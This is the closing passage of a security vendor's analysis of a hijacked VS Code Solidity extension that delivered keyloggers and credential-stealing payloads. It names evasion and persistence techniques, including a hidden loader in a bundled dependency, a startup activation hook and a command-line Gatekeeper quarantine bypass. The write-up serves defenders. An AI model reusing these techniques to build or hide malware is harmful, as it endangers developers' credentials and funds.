
For organizations with multiple developers, StepSecurity's enterprise dashboard provides centralized visibility across your entire development team. The dashboard will surface all users who have the compromised iolitelabs.solidity-macos extension installed, allowing security teams to immediately identify and respond to at-risk machines without requiring each developer to run manual checks.
The enterprise solution includes:
- Continuous scanning of developer machine configurations
- Policy enforcement for approved extensions and tools
- Alerting when new high-risk extensions are detected
- Historical audit trail for compliance reporting

Broader Lessons for the Developer Community
1. Extension Age Is Not a Trust Signal
This extension had an eight-year publication history and ~7,000 installs - both signals typically associated with legitimacy. The attacker specifically chose a dormant, established extension to inherit this trust capital. Age and install count are not reliable security indicators for VSCode extensions.
2. Review Dependencies, Not Just Entry Points
The malicious code was in node_modules/pako/index.js - not in extension.js. Any security review that examines only the extension's declared entry point would miss this entirely. For VSCode extensions that bundle node_modules, every file in that directory should be treated as part of the attack surface.
3. onStartupFinished Is a Red Flag
The activation event onStartupFinished in a Solidity extension serves no legitimate purpose - Solidity tooling should activate on onLanguage:solidity. Finding this event in a language extension means the extension author wants code to run on every VSCode startup, regardless of what language or project is open.
4. The macOS Gatekeeper Bypass Is Automated
The xattr -d com.apple.quarantine technique is a documented bypass, but its use here in an automated, user-invisible script highlights that Gatekeeper is not a sufficient control against post-download execution. Users should not assume that macOS will block malicious downloads.
5. Dormant Publisher Accounts Are a Systemic Risk
The VS Code Marketplace - like npm, PyPI, and other package registries - does not currently revoke publishing tokens after periods of inactivity, require re-authentication for major version changes, or alert subscribers when a dormant publisher suddenly becomes active. These are gaps that marketplace operators should address.
Conclusion
The iolitelabs.solidity-macos supply chain attack combines five obfuscation techniques, a dormant publisher account hijack, three separate C2 domains, platform-specific payload delivery (including Apple Silicon vs. Intel differentiation), a Windows keylogger delivered via Chrome impersonation MSI, and macOS login persistence via a spoofed Apple LaunchAgent - all activated silently on every VSCode launch.
The primary targets - Solidity and Ethereum developers - are among the highest-value individuals for credential theft due to their routine access to wallets, private keys, and deployment credentials with direct financial value.
If you have had iolitelabs.solidity-macos installed at any time after March 25, 2026, treat your development machine as fully compromised and rotate all credentials immediately.
References